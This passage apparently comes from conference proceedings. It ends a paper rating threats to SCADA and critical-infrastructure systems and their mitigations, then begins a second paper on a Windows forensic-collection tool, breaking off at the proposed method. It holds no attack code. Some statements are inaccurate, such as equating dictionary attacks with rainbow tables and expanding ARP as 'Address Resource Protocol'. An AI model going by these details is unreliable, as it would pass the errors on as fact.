Industrial sector being wide spread can be affected when there is disgruntling and employees refrain from working causing disturbance to entire infrastructure and as a result the units stop working. This threat’s likelihood also depends on the type of system, if it is standalone system then it would have a medium likelihood and the impact also would be medium as the working of on unit stops then the whole system may also fail and the availability of the system is lost, but this threat is not so common and easy to happen. If the case is of the distributed or networked system then the impact is not so high it is considerably low as the working units are wide spread and even if one of them fails the whole system wouldn’t fail but still there is a mild effect on the availability of the system. Although in the case of distributed and networked systems, if the unit at base level stop working can cause disturbances on the higher level where the data may be dependent on the base data and this has a medium impact as well.

- Mitigation:
  The threat is mitigated by training the employees for emergency response operations and also having one or more emergency hardware so that the system keeps on working. Proper management skills need to be employed for handling human sources.

NATURAL / ENVIRONMENTAL

The threats that arise due to natural calamity or some sudden failure of a system of the organization come under this category. These threats also can be specifically brought to light by bifurcating them as follows:

I. Power Failures / Fluctuations

Likelihood: Medium, Impacts:, Stand-Alone: Availability, Distributed: Availability, Networked: Availability

It has a medium likelihood as this is not a very frequent occurrence. These arise due to the sudden load coming on the power system or due to some wire being accidentally / intentionally cut etc.

Under such circumstances the system performance and availability are affected.

- Mitigation:
  In the mitigation of such threats the organization must have backup power hardware’s, generators, one or more UPS that gets power from different grids so that if the supply form one grid stops even then the systems would not stop working, etc. so that the availability of the organization does not get affected extremely.
- Illustration:
  On 29 July 2012 at 02:35 IST, the circuit breakers on the 400 KV Bina-Gwalior line tripped. As this line also fed power to the Agra-Bareilly transmission section, the breakers of this line also tripped off and this failure spread through the whole grid. Due to this break down almost 25% of the Indian population were without power , on this situation a minister claimed that the root cause of the failure was unknown, but at the time of failure the usage of the power was “above normal” and he speculated

that some other states had attempted to draw more power than permitted and due this unbalanced high power consumption the circuit breakers had tripped off.

II. Communication Failure

Likelihood: Medium, Impacts:, Stand-Alone: Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

This threat has a medium likelihood as it occurs when the communication channel is not available or the signal strength is not proper and thus is not very frequent. It does not affect the stand alone system in a very serious manner as it is not widely spread geographically, whereas the effect on the networked system is comparatively critical as it may be or may not be geographically spread but it all works on network so if the network and the signals are not available then it would affect the performance and the availability of the system. If communication lines or the signals are tapped or if the man in the middle situation is created then the confidentiality and the integrity of the information can be compromised and almost the same is the case with the distributed systems but the effect is higher than networked systems as these systems are always wide spread geographically.

- Mitigation:
  The only way to mitigate these threats is to have emergency operation modes ready to be used during the communication channel failure. For stopping the channels from being tapped and for avoiding the man in the middle situation to occur continuous monitoring of the channels and the network has to be done.
- Illustration:
  In 2003, the SoBig virus got spread through an e-mail and it impacted the train signalling, dispatching and related systems at CSX, due to this problem the transport through trains in this region stopped for 2 hours.

III. Natural Disasters

Likelihood: Low / (High - w.r.t. Hazardous Wastes), Impacts:, Stand-Alone: Availability, Distributed: Availability, Networked: Availability

The natural threats have a low likelihood as they do not occur frequently, but these threats are such that even if we have methods to handle the situations it may be possible that there are big losses and disasters to happen. The natural threat that has the highest likelihood is the Hazardous Waste that harms the human kind very adversely as the wastes are not treated properly and disposed in very wrong and harmful manner. The different natural that occur are water floods, earthquakes, nuclear fallouts, storms/hurricanes.

- Mitigation:
  As mitigation for such threats the BCP (Business Continuity Plans) must be build and implemented, DRM (Disaster Recovery Management) must be developed so that the system comes to its normal working state as soon as possible, develop partnerships with respect to jurisdiction in order to retain financial loss from the calamity. The hazardous waste must be properly disposed off so that it does not affect the health of the people working there and living in nearby areas.

IV. Malfunction

This threat is due to some malfunctioning of either of two below:
Software
Likelihood: High
Impacts:, Stand-Alone: Integrity, Availability, Distributed: Integrity, Availability, Networked: Integrity, Availability

Hardware
Likelihood: Medium, Impacts:, Stand-Alone: Availability, Distributed: Availability, Networked: Availability

The likelihood of the malfunctioning of system hardware is medium but that of software is high. The malfunctioning can occur accidentally due to some incorrect input or some error, it can also occur intentionally. Due to this threat the availability and integrity of system is affected in all the three types of systems. The hardware malfunctioning affects the availability of the system.

- Mitigation:
  The mitigation of such threats is done by training the employees for the incident response and handling the situation so that the working of the system is not affected adversely. As the hardware's used n SCADA systems are mostly proprietary so in order to check whether the proprietary software's and hardware's are working properly or not auditing of them should be carried out.

CYBER / TECHNICAL

The threats that arise due to the unauthorized intrusion into the systems of the organization through any devices / networks or any systems included in the cyber domain are categorized as Cyber / Technical threats. The unauthorized access to the systems is possible through many ways and loop holes that are present in the system. The different methods through which the CI systems can be attacked are as follows:

I. Malwares

Likelihood: High / Medium / Low, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

They are the biggest, the most famous, the easiest and the most obvious way to enter the CI systems in an unauthorized way. The likelihood of malwares threat to all the three types of systems is high. The standalone systems are mainly attacked by disgruntled employees or the competitive partner that cheat the organization by allowing the PDA's to be attached in their systems and thus the virus is successfully installed into the system. The networked and distributed systems can be attacked through worms that are self-replicating such that, once they enter the network, they start propagating themselves to attack the systems. For hiding the existence of such viruses and worms, root-kits are put into the systems and these malwares do privilege escalations and obtain the admin rights and hence remove all the logs and artifacts created by the other malwares. The very well-known and recent malware attacks on the CI systems are the Stuxnet (June 2010) and Flame (May 2012).There are different ways through which the malwares can enter the system such as PDA's like pen drive, CD, etc. which can be successfully entered manually through disgruntled employees at most of the times. The malwares can also enter the system through firmware's that can go unnoticed by the anti-viruses, also. They can also enter the system through the hardware's that are proprietary and installed in the CI systems and the way to mitigate this threat is to spread awareness and not trust the suppliers of the hardware's blindly, continuous updating of the hardware's should be done so that the loop holes of the previous version cannot be targeted.

- Mitigation:
  This can be stopped by building strict physical security policies and stop the allowance of any PDA to be attached to the system. The only way to stop them is not to allow the PDA's to be attached in all the systems. The constant auditing of the hardware also should be done by the manufacturers so that any unusual behaviour or a problem can be dealt with before it gets attacked.

  To handle the malwares that enter through the network, the employees and the end users must be made aware about their existence in the network, the network of the CI containing confidential information must be made as much isolated as possible by creating a DMZ or a data-diode as once a data-diode is created the traffic would flow from higher confidential system to the lower site systems so the chances of losing confidentiality, integrity or availability become very low.
- Illustration:
  Stuxnet was designed to attack industrial PLCs. It contained three modules : a worm that executes all routines related to the main payload of the attack; a link file that automatically executes the propagated copies of the worm; and a rootkit component responsible for hiding all malicious files and

processes. It had infected the uranium enrichment infrastructure in Iran and affected the centrifugal equipment’s by infecting the Siemens PLCs.

II. Cyber Terrorism

Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

This is the most upcoming threat to the worlds as now in the era of technologies, its likelihood also would be high and the terrorist attacks would not be done by firing guns and weapons, instead it would be through the network attacks and bring down the Critical Infrastructure of the country, as this directly affects the human life. The most dangerous part of cyber terrorism is that it can be launched remotely, due to this the organizations must develop policies and plans that makes the organization strong enough to handle the cyber terrorism and come back to its normalcy very quickly without its working being much affected.

- Mitigation:

  The mitigation of this threat is very difficult as you never know when you would be attacked so the primary mitigation for this threat is to make the people aware and well trained to confront such situations. Next is to keep the important assets and information of the CI systems isolated from the public network by creating DMZ and data diodes, the organizations must also have IDS/ IPS and firewalls to restrict the unwanted and doubtful traffic from entering the network of organization. The policies of firewall, IDS/IPS must be designed in such a way that it protects the network from unwanted and doubtful traffic without affecting the availability and ease of functioning of the organization.

III. Password Cracking

This threat is the first step for gaining an Unauthorized Physical Access to the system. There are different ways of cracking the password, once the password is cracked the attacker can do anything he wants with the system and thus the integrity and confidentiality of all the three types of system is compromised. In the case of standalone systems the availability of the system is also compromised as the data is stored on one place in these systems and once the systems password is cracked the information can be made unavailable by deleting or destroying the data. The different techniques of password cracking are:

- Brute Force Attack

  Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Networked: Confidentiality, Integrity

  This is the method used most of the time where attack exhaustive guessing of password is done. Thus, if the password is short then it is easy to guess and crack.

- Reverse Brute Force Attack

  Likelihood: Medium, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Networked: Confidentiality, Integrity

  In this attack the default passwords of each system that are set are used, usually in the case of most of the SCADA systems the default passwords of the systems are not changed to some other difficult and secure password thus when the attacker tries to open the system through the default password he / she is successful to do so and the system gets compromised. Unlike a Brute Force Attack, it does not have a list of passwords, but only a single default or common password that are used on multiple user-names. In this attack the attacker is not specific about attacking a particular victim.

- Dictionary Attack

  Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Networked: Confidentiality, Integrity

This attack is done through using the list of the words and combination of numbers that are normally used as passwords and searching for the particular system using such lists or tables, these tables are also known as “Rainbow Tables”.

- Mitigation:
  The mitigation for this brute force threat is to make the people aware to adopt the practice of forming difficult passwords with larger lengths and the passwords must be difficult to predict also. For avoiding such reverse brute force threats the employees must have a practice of changing the password of the system from the default one to some other secured password. The mitigation to dictionary attacks is to use an unpredictable combination of strings, numbers and special characters as passwords.
- Illustration:
  There are tools that are developed to crack passwords for Siemens SIMATIC S7 PLCs that uses brute force attacks that is developed in Python script.

IV. Passive Threats

These threats are such in which the attacker goes unnoticed and he / she does this for gathering information about the structure of the network he / she is going to attack finds the loop holes using which the network and the systems can be compromised. This threat can be used by the attacker as a way to do cyber reconnaissance. The different ways through which this can be done are as follows:

- Spyware’s
  Likelihood: Medium, Impacts:, Stand-Alone: Confidentiality, Distributed: Confidentiality, Networked: Confidentiality

  These are used to silently listen to the keystrokes of the keyboard and also to know the things happening on that particular system where the spyware is installed. The likelihood of attack through Spywares is medium as they just give information about things going on in the system and does not affect the integrity of the system, but through Spywares confidentiality is compromised in all the three types of systems on a high note. Through the key loggers the ATM card details can also be stolen if it is installed in the ATM machine.

- Mitigation:
  In order to mitigate this threat continuous monitoring of the system should be done, any of the confidential account must not be operated through any unknown system.
- Illustration:
  Key logger is a spyware, if it is installed in the system then it listens to each key stroke and sends the information about the same to a severe form where the attacker can gather the information as well as the password of the system and compromise it.

- Sniffing
  Likelihood: High, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Networked: Confidentiality

  This threat is not applicable to the standalone system as it does not work on network. This attack is not always a threat for the system as sniffing is also a kind of network monitoring that could be done by the organization for the intelligence gathering purpose. Sniffing is generally done to monitor things like on which port is the system listening, which kind of traffic is sent and received on the network and hence could be dangerous for a system’s confidentiality.

- Mitigation:
  The mitigation for this threat is to build strong policies for the firewall so that no outsider can enter the network and also reject the fake and unwanted requests coming to the network, recognize the legitimate access points and then connect to it.

- Illustration:

  On 19 July 2011, a known Anonymous member sniffed and posted the results of browsing the directory tree for Siemens SIMATIC software. This is an indication of interest in control systems by the hacktivist group.

V. Active Threats

The threats in which the information gathered as well as integrity of the information is compromised are termed active threats. These threats affect the confidentiality, integrity and availability of the data and the system. There are different types of active threats they are as follows:

- Data Diddling

  Likelihood: Low, Impacts:, Stand-Alone: Integrity, Availability, Distributed: Integrity, Networked: Integrity

  This threat has a low likelihood as it is of no significance use if the attack changes the boot time data but still these threats are possible to occur so we should not neglect them. These threats affect the integrity and the availability of data in standalone systems as the data is stored on one place in such systems so once it is diddled with, the original data is difficult to be retrieved. The integrity of the system is compromised in the case of networked and distributed systems.

- Mitigation:

  The mitigation for this threat is to frame good physical security policies and assign role-based access to the employees so that logs about the accessing of the system. Continuous monitoring of the system should be done.

- Illustration:

  In 2009, a former IT consultant in California oil and gas company intentionally tampered with the computers systems and its data making them vulnerable to cyber threats.

- Social Engineering

  Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Distributed: Confidentiality, Networked: Confidentiality

  This threat is normally used for enhancing the effect of the technical attacks. Likelihood of this threat is high as this can be used to gather the information about the system, organization or individual. Due to this threat the confidentiality of all the three types of systems is compromised.

- Mitigation:

  The only way to control it is to spread awareness among the people and explain them what information should be publicized and what should not be.

- Illustration:

  In one of the organizations, the calls purported to be from the “Microsoft Server Department” informing the utilities that they had a virus. Of course, it wasn’t really Microsoft calling, but rather an attacker, attempting to socially engineer the utilities to gain access to their systems.

- DOS and DDOS

  Likelihood: High, Impacts:, Stand-Alone: Not Applicable, Distributed: Availability, Networked: Availability

  DOS (Denial of Service) and DDOS (Distributed Denial of Service) is the most common network attack that is imposed of the CI as if the network of CI systems is crashed for some time through this threat then there is a great loss caused as the availability of the system is completely compromised. The likelihood of this threat is high as it is comparatively easy to launch and the impact is very high.

- Mitigation:

  The only mitigation possible for this threat is continuous monitoring and analysis of the network and transfer of packets.

- Illustration:
  ClearScada was detected with vulnerabilities that caused DOS attacks where attackers could exploit these issues to execute arbitrary codes with elevated privileges and other methods for exploit.

- Spoofing
  Likelihood: High, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Networked: Confidentiality

  This threat is having a high likelihood as this is the way of fooling the users and the employees by sending them fake emails that appear to be from a legitimate party and acquire their confidential details like passwords, bank account details, etc. and then use them wrongly. Once the employees click on the fake link or download the files sent by the fake identities the malwares get installed into the system and thus can infect the whole system and the other systems as well connected in the network. Due to such threats the confidentiality of the data as well as the systems is compromised. The basic way to handle such threats is to spread awareness among the users and the employees not believe on such fake emails and get trapped, they must do the dealings using the digitally signed documents or the legal registrations of the organizations.

- Mitigation:
  The continuous monitoring of the network also has to be done and the policies of the firewall and IDS / IPS should be made stricter to avoid such things.

VI. Network Attacks

The threats that enter and attack the system through the network in which they are connected to are said to be Network Threats. These threats can be categorized in the following ways:

- WireTrapping
  Likelihood: Low, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Networked: Confidentiality

  This type of threat is not only a capture of conversation but also the capture of transactional information. A SCADA system is distributed over different geographical sites from which it needs to communicate in order to gather raw-low-level data. Thus, if the physical media in between the source and destination is tapped the information can be tampered with, hence could affect the confidentiality of the system. Anyhow these types of attacks are usually outdated and thus the likelihood is extremely low.

- Mitigation:
  Thus, to monitor the communication lines using sensors as well as adapting to new technologies effective for better and secure communications is how one can mitigate through the said problem.

- Port Scanner
  Likelihood: Medium, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Networked: Confidentiality

  It probes a server or host for an open port through which a running service for a host could be identified. In critical infrastructures there are proprietary protocols used which could be having a known vulnerability that could be exploited by an attacker using the protocol scan mechanism. Although this type of attack is very unusual and requires to break the huge security policy with reference to the CI which is even though dangerous for the confidentiality of the networked and distributed systems and the likelihood is not so common thus grading it to Medium.

- Mitigation:

  Monitoring of networks and listening to the ports could be the mitigation for such threats.

- Idle Scan

  Likelihood: Low, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Networked: Confidentiality

  The purpose of the idle scan is similar to port scanning but unlike Port scanning, it sends spoofed packets onto a network to identify the ongoing services. Although the likelihood of such threats is low as to intrude and sending spoofed packets within a network of the critical infrastructure is very difficult.

- Mitigation:

  Monitoring of networks, analysing the packets and blocking the IP that sends bogus requests could be the mitigation for such threats.

- MITM / ARP Poisoning

  Likelihood: High, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Integrity
  Networked: Confidentiality, Integrity, Availability

  MITM are usually based on ARP Poisoning which consists of sending unsolicited ARP packets to targeted hosts so that both client and server thinks the attacker to be the host at the other end of the conversation. Doing this attacker is able to intercept, record, modify and forward the traffic. These types of attacks are critical in networked and distributed systems which compromise their confidentiality, integrity and sometimes their availability and have a High likelihood.

- Mitigation:

  One can implement standby features by using hsrp/vrrp protocols which provide election methods to assign IP routers for communicating with the hosts. These methods allow the selected router in the group of elected IP routers to participate with the hosts thus avoiding any third party to interfere as a dummy router to exploit the network. Features such as rate limiting ARP packets port security and storm control can also be used. However, implementing such methods does not fully eradicate the threat thus making it a subject of study.

- Packet Injection

  Likelihood: High, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Networked: Confidentiality

  This attack involves forging of a packet into a network such that it appears as a normal part of communication stream. This compromises the confidentiality of the systems data and these types of threats are very high as they could be a common gateway for any illegitimate data being injected.

- Mitigation:

  One could constantly keep monitoring a network and analyse packets of their destination IP and their send / receive requests.

- Session Hijacking

  Likelihood: High, Impacts:, Stand-Alone: Not Applicable, Distributed: Confidentiality, Integrity
  Networked: Integrity, Availability

  In this attack information or services of a computer system are gained access to in an unauthorized manner usually by the means of the cookies that are stored on a system. This usually becomes possible because the sites often do not provide security after the session setup procedure (i.e. Through credentials) and thus attacker takes advantage of this vulnerability. The likelihood of such threats is high.

- Mitigation:

  Mitigation in this case could be done by disabling cookie features for untrusted-trusted sites and also by providing security features even after the logging sessions.

APT – ADVANCED PERSISTENT THREATS

This is a type of threat that uses sophisticated techniques which uses command and control systems to continuously monitor and extract data from its target.
Likelihood: High, Impacts:, Stand-Alone: Confidentiality, Integrity, Availability, Distributed: Confidentiality, Integrity, Availability, Networked: Confidentiality, Integrity, Availability

Standalone systems can be affected very minutely taking into consideration that they have access to the Internet. They are very hard to detect as there are millions of variations for such malwares and attacks, anyhow the command and control network traffic could be detected at the network layer level. These attacks use advance technologies and methods to affect the systems or devices and remain persistent over a long period of time creating disturbances in the system, network or the devices involved.

- Mitigation:

Data log analysis and log correlation from various sources could be useful in detecting APTs. Isolating a WAN connection, replacing compromised systems and resetting passwords could be helpful

CONCLUSION

Hence, looking at the threat matrix it could be concluded that any of the security measures cannot give a complete and guaranteed freedom from cyber threats by one can at least prevent or avoid them. We could look forward to the concept of Cyber Resilience as a solution to such uncertain results. It comprises of a complete framework that includes proactive as well as reactive measures to act against the cyberattacks. It includes all the steps to prevent, avoid and detect threats on a critical infrastructure from the very basic level up to the critical level of the organization. It is a type of self-assessment as well as on-site assessment that covers a wide domain that includes risk management, incident management / response, service continuity, BCP, etc., which all together secures an organization or the sector such that it could either be away of the cyberattacks or even recover back to its original state after the attack in a quicker time period.

FUTURE WORK

Generalized threat matrix gives us an overview of what type of attacks could target the victimized systems, but based on the functionality and criticality of the domain, studying a specific sector-wise threat gives a proper vision of mitigating the said attacks with respect to its compromising with the CIA Triad.

Windows Based Indigenous Tools for Malware Detection and Forensic Investigation

- Mr. Manav R. Bardoliya

- Mr. Nilay R. Mistry

Abstract: Internet security has been a major concern and it is still alive now days. The rate of cybercrime in India as well as globally has been exponentially increasing in the past decade. Moreover, most of the attacker group targets professional organization no matter big or small. Recent trends and cybersecurity statistics reveal a huge increase in hacked and breached data from sources that are increasingly common in the workplace, like mobile and IoT devices. Additionally, recent security research suggests that most companies have unprotected data and poor cybersecurity practices in place, making them vulnerable to data loss. To successfully fight against malicious intent, it's imperative that companies make cybersecurity awareness, prevention and security best practices a part of their culture. Some of the statistics from different resources.

1. ***Worldwide spending on cybersecurity is forecasted to reach $133.7 billion in 2022. (Gartner) [1]***
2. ***62% of businesses experienced phishing and social engineering attacks in 2018. (Cybint Solutions) [1]***
3. ***68% of business leaders feel their cybersecurity risks are increasing. (Accenture) [1]***
4. ***Only 5% of companies' folders are properly protected, on average. (Varonis) [1]***
5. ***Data breaches exposed 4.1 billion records in the first half of 2019. (RiskBased) [1]***
6. ***71% of breaches were financially motivated and 25% were motivated by espionage. (Verizon) [1]***
7. ***52% of breaches featured hacking, 28% involved malware and 32–33% included phishing or social engineering, respectively. (Verizon) [1]***
8. ***Between January 1, 2005 and April 18, 2018 there have been 8,854 recorded breaches. (ID Theft Resource Center) [1]***
9. ***While overall ransomware infections were down 52%, enterprise infections were up by 12% in 2018. (Symantec) [1]***
10. ***The top malicious email attachment types are .doc and .dot which make up 37%, the next highest is .exe at 19.5%. (Symantec) [1]***

Keywords: Malicious Artifacts, Endpoint Detection, Windows Forensic Investigation

INTRODUCTION

Internal network security is a key factor of any organization whether it is an IT firm, Banking firm or any organization where information technology is a base or a part of it. Nowadays attacks on network of organizations become very frequent through differently created malwares. Most of the antiviruses are using the hash value to detect the viruses and malwares and the antivirus companies update their database frequently but somehow the attackers will find a new way to bypass it and compromises the network or machine. The information of the machines in the internal network is very important for the incident response team because it helps the team to analyze and do a forensic investigation of the incident after any attack and also helps to address and manage the aftermath of a security breach. The information is also used in the timely check-up of the IT infrastructure. There are two ways to get these details one is manually and another is automatic. The manual technique and some automated tools such as the COPP master requires more time and effort to gather the information. It also wastes the time of individual users and there are chances that these techniques miss some important information. Some of the commercial tools such as AD Enterprise gives the facility to get the information from one machine but there are some cons of it such as it requires external installation and set up before using it and the company charges high so not every organization can afford it. The main disadvantage comes after gathering the information that these tools do not provide any analysis of that information. To mitigates these disadvantages, we are going to create a tool fully based on a windows machine that will collect the required information and after that, it will analyze some of the information with already created databases. We will also put some more features to make this tool more effective and usable. In addition, this tool is fully based on the windows default utilities and some Executables which are also provided by the Microsoft and part of the Windows systems.

OBJECTIVES

- Create a tool that will be freely available to use.
- It will save time and effort.
- Make the task centralized.
- Generate a final report based on different information.
- Information will be stored in one place.
- No need for external exe installation so no comptonization in security.
- A tool that uses only default commands, Sysinternals tools and some of the portable exes.
- No space is required to install the tool.
- It can be run from an external storage device.
- The output will be stored at the current directory.

THEORETICAL F FUNDAMENTS

a) Incident Response

Incident response is an organized approach to addressing and managing the aftermath of a security breach or cyberattack, also known as an IT incident, computer incident or security incident [2]

b) Digital Forensics

Digital Forensics is a branch of forensic science encompassing the recovery and investigation of material found in digital devices, often concerning computer crime [3]

c) Malware Detection

Malware is malicious software that was intentionally developed to infiltrate or damage a computer system without the consent of the owner. This includes, among others, viruses, worms and Trojan horses. Malware detection refers to the process of detecting the presence of malware on a host system or of distinguishing whether a specific program is malicious or benign [4]




Fig. 1.0 - Malware Detection process [5]

d) Digital Evidence

Digital Evidence is a set of information and data which is found by an incident response team at a time of the digital forensic investigation.

e) Active Directory

Active Directory also known as AD is Windows Domain Service created by Microsoft. It is a directory service that supports different services and manages objects such as users, applications etc. [6]

It also used to manage the objects from one place and reduce the efforts and time where the IT infrastructure is big.

f) Windows Forensics

It is a process to retrieve the different artifacts from Windows Operating Systems which is helps in different ways such as malicious things and also helps to secure the systems. The process includes the finding of different things as follows:

- Processes
- Services / Driver Details
- Networks Information
- Process to port mapping
- Running applications
- DLLs
- Autorun Services
- Users' Details
- ARP (Address Resource Protocol) Table
- Windows Internet Protocol Configuration
- DNS Configuration
- Firewall Configuration
- Wireless Details and many more...

After getting all these details the team analyse the details and look for the malicious and unwanted things from it. Once the related artifacts found the team can reach out to the core of it and take the required steps.

g) Malicious Processes

Malicious processes are the set of processes which are the part of malicious applications and which compromises the performance and security of the systems. [7]

h) Malicious DLLs

DLLs files are allowing applications to share code to enhance the performance of the software. Some of them are used for malicious activity and to be hideout from the user are known as malicious DLLs. [7]

i) PS Tools

PS tools are the command line tools that come as a resource kit to help to administer the Windows systems. These tools allow managing the local system as well as remote systems. There are different PS tools available for different tasks:

- PsExec – Execute Processes Remotely
- PsFile – Shows Files Opened Remotely
- PsGetSid – Display the SID of a computer or a user
- PsInfo – List information about a system
- PsPing – Measure Network Performance
- PsKill – Kill processes by name or process ID
- PsList – List detailed information about processes

- PsLoggedOn – See who's logged on locally and via resource sharing (full source is included)
- PsLogList – Dump event log records
- PsPasswd – Changes account passwords
- PsService – View and control services
- PsShutdown – Shuts down and optionally reboots a computer
- PsSuspend – Suspends processes
- PsUptime – Shows you how long a system has been running since its last reboot [8]

j) Batch Script

A batch script is written in a simple text file that interprets the lines of code / commands written in the file. It is used to automate the task in Windows Systems. It is the simplest and default scripting language in Windows Operating Systems. It is supported by Microsoft only so there is no need for external installation to use it. [9]

RELATED WORK

"Recent Trends in Collection of Software Forensics Artifacts: Issues and Challenges" Part of the Communications in Computer and Information Science book series (CCIS, volume 377) Deepak Gupta, Babu M. Mehtre [10]

This paper highlights that nowadays all the technical or non-technical person knows about cybercrime and forensic investigation so any person who intentionally tried to breach the policy and law is aware of basic places from where evidence can be extracted. As a result, they will try to misplaced or remove the evidence from the machines and it will be hard for the investigator to extract the original data. The investigator has to face more challenges and have to look for the data from the non-volatile places such as log file, Processes, registry file, application footprints, etc.

Here, the paper explores some areas from where the data can be extracted and not possible for any user or intruder to wipe out the artifacts from these places. So, it will be very helpful to the investigator. It also refers to some of the basic areas which are examined by the forensics investigators very frequently. It also shows that from the area mentioned above which important data can be extracted and what to lookout e.g. windows registry saves the configuration of windows OS and it also stores settings and options so investigator can fetch the details such as program executed, preferences, last password change, recently used files, most recent used files etc.

a) COPP Master [11]

COFEE of Poor People - Computer Online Forensic Evidence Extractor (COFEE) is a tool kit, developed by Microsoft, to help computer forensic investigators extract evidence from a Windows computer. Installed on a USB flash drive or another external disk drive, it acts as an automated forensic tool during a live analysis. Microsoft provides COFEE devices and online technical support free to law enforcement agencies.

This is just like COFEE but the main issue is it only works on a single computer. This means if we want to collect data from number of computers, we have to run it on each and every computer manually. This approach is not good, it consumes time and efforts plus it disturbs the employees in a corporate environment. It gets the basic details only such as process, and details of wmic.

So, there should be an approach that gets more details with filter and remotely.

b) Access data AD Enterprise [12]

AD Enterprise is the product of access data and allows us to grab the information remotely but it required installation as well as complex configurations of server-client on the network. Besides, AD Enterprise is a community version and price is also too high. The free version does not give more features.

This tool reduces the time and efforts but the main thing is that this tool is not freely available to use. This tool is also not providing any feature to the analysis of malware based on processes. This tool is just retrieving the information and send back to the server. It also sends its agents on the client to do the task. So, security can be compromised.

PROPOSED METHOD

Overall methodology for this study can be viewed as in Figure 2



Start
